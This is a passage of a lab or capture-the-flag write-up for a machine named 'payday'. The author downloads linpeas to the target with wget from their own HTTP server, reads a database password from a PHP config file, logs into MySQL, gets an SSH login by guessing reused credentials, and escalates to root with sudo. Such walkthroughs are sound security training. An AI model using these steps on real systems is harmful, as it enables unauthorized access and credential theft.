
```
#on kali
python3 -m http.server 80

#on target
wget http://192.168.45.156/linpeas.sh -O linpeas.sh
```

The user in the home directory was named patrick, but I was unable to look at his bash history and it didn’t look like there was anything else interesting there


nc is on the machine so I can use that to call back to my system for a nicer shell




```
[+] /bin/nc is available for network discovery & port scanning (LinPEAS can discover hosts and scan ports, learn more with -h)
```



```
ls -al
total 24
drwxr-xr-x 2 patrick patrick 4096 Mar 25  2020 .
drwxr-xr-x 3 root    root    4096 Apr 12  2016 ..
-rw------- 1 patrick patrick    0 Mar 25  2020 .bash_history
-rw-r--r-- 1 patrick patrick  220 Apr 24  2008 .bash_logout
-rw-r--r-- 1 patrick patrick 2298 Apr 24  2008 .bashrc
-rw-r--r-- 1 patrick patrick  566 Apr 24  2008 .profile
-rw-r--r-- 1 patrick patrick   33 Aug 15 14:25 local.txt
$ cat .bash_history
cat .bash_history
cat: .bash_history: Permission denied
```




```
╔══════════╣ Searching passwords in config PHP files
/var/www/config.php:$db_password = 'root';
```



```
cat /var/www/config.php | grep password
$db_password = 'root';
cat /var/www/config.php | grep db_
$db_host = 'localhost';
$db_name = 'cscart';
$db_user = 'root';
$db_password = 'root';
$db_tables = array(
$db_type = 'mysql';
```

Logging into the database using those credentials from on the box worked



```
$ mysql -u root -p'root' -h localhost
help
?         (\?) Synonym for `help'.
clear     (\c) Clear command.
connect   (\r) Reconnect to the server. Optional arguments are db and host.
delimiter (\d) Set statement delimiter. NOTE: Takes the rest of the line as new delimiter.
edit      (\e) Edit command with $EDITOR.
ego       (\G) Send command to mysql server, display result vertically.
exit      (\q) Exit mysql. Same as quit.
go        (\g) Send command to mysql server.
help      (\h) Display this help.
nopager   (\n) Disable pager, print to stdout.
notee     (\t) Don't write into outfile.
pager     (\P) Set PAGER [to_pager]. Print the query results via PAGER.
print     (\p) Print current command.
prompt    (\R) Change your mysql prompt.
quit      (\q) Quit mysql.
```

Looking around I didn’t see anything of interest in the db


Spending some time in rabbit holes, I eventually realized that my privilege escalation is most likely to the other use on the system not from web to root.

Password reuse was a common theme so far with admin:admin and root:root

so i tried to ssh as patrick:patrick and that worked


It is worth noting that because this is an older system I had to specify and option to allow the algorithm being used

```
ssh -o HostKeyAlgorithms=ssh-rsa patrick@192.168.153.39
```



```
└─$ ssh -o HostKeyAlgorithms=ssh-rsa patrick@192.168.153.39
The authenticity of host '192.168.153.39 (192.168.153.39)' can't be established.
RSA key fingerprint is SHA256:4cNPcDOXrXdUvuqlTmFzow0HNSvJ1pXoNPKTZViNTYA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.153.39' (RSA) to the list of known hosts.
patrick@192.168.153.39's password:
Linux payday 2.6.22-14-server #1 SMP Sun Oct 14 23:34:23 GMT 2007 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
patrick@payday:~$ whoami
patrick
patrick@payday:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for patrick:
Sorry, try again.
[sudo] password for patrick:
User patrick may run the following commands on this host:
    (ALL) ALL
patrick@payday:~$
```

I can run any command as sudo,



```
User patrick may run the following commands on this host:
    (ALL) ALL
patrick@payday:~$ sudo su root
root@payday:/home/patrick# whoami
root
root@payday:/home/patrick# ifconfig | grep inet
          inet addr:192.168.153.39  Bcast:192.168.153.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe86:7186/64 Scope:Link
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
root@payday:/home/patrick#
```